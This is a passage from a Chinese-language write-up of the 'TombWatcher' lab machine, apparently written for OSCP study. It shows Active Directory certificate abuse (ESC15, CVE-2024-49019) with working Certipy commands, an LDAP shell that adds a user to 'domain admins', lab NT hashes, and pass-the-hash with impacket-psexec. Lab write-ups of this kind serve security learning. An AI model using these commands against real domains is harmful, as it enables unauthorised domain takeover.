
访问 certipy-ad GitHub wiki 可查看攻击步骤。

1
https://github.com/ly4k/Certipy/wiki/06-%E2%80%90-Privilege-Escalation#esc15-arbitrary-application-policy-injection-in-v1-templates-cve-2024-49019-ekuwu

wiki 中包含两种攻击方式,测试均可得到域控管理员权限。


方法一: 可能会存在 ssl 报错(更新工具和 kali 版本)。

1
2
certipy-ad req -u cert_admin -hashes ':f87ebf0febd9c4095c68a88928755773' -dc-ip 10.129.18.180 -target dc01.tombwatcher.htb -ca tombwatcher-CA-1 -template WebServer -upn 'administrator@tombwatcher.htb' -sid 'S-1-5-21-1392491010-1358638721-2126982587-500' -application-policies 'Client Authentication'
faketime -f '+4h' certipy-ad auth -pfx administrator.pfx -dc-ip '10.129.18.180' -ldap-shell

接下来只需要在 ldap shell 中将 John 用户添加到 administrators 或 domain admins 组即可。

1
add_user_to_group john 'domain admins'


方法二:

1
2
certipy-ad req -u cert_admin -hashes ':f87ebf0febd9c4095c68a88928755773' -dc-ip 10.129.18.180 -target dc01.tombwatcher.htb -ca tombwatcher-CA-1 -template WebServer -application-policies 'Certificate Request Agent'
certipy-ad req -u cert_admin -hashes ':f87ebf0febd9c4095c68a88928755773' -dc-ip 10.129.18.180 -target dc01.tombwatcher.htb -ca tombwatcher-CA-1 -template User -pfx cert_admin.pfx -on-behalf-of 'tombwatcher\Administrator'


1
faketime -f '+4h' certipy-ad auth -pfx administrator.pfx -dc-ip '10.129.18.180'

使用获取的 administrator hash 连接 DC,得到系统 system 权限。

1
impacket-psexec administrator@10.129.18.180 -hashes ':f61db423bebe3328d33af26741afe5fc'

3.3.3 管理员旗帜获取


Thanks

如果我的文章对您有帮助或您希望与我更多交流,欢迎点击「关于我」,通过页面中的微信公众号、邮箱或 Discord 与我联系;若您发现文章中存在任何错误或不足之处,也非常欢迎通过以上方式指出,在此一并致以衷心的感谢。 😊🫡

最后,祝您生活愉快!🌞✨


OSCP TombWatcher Write-up
https://www.f0nesec.top/2025/10/17/oscp-tombwatcher/
作者
F0ne
发布于
2025年10月17日
许可协议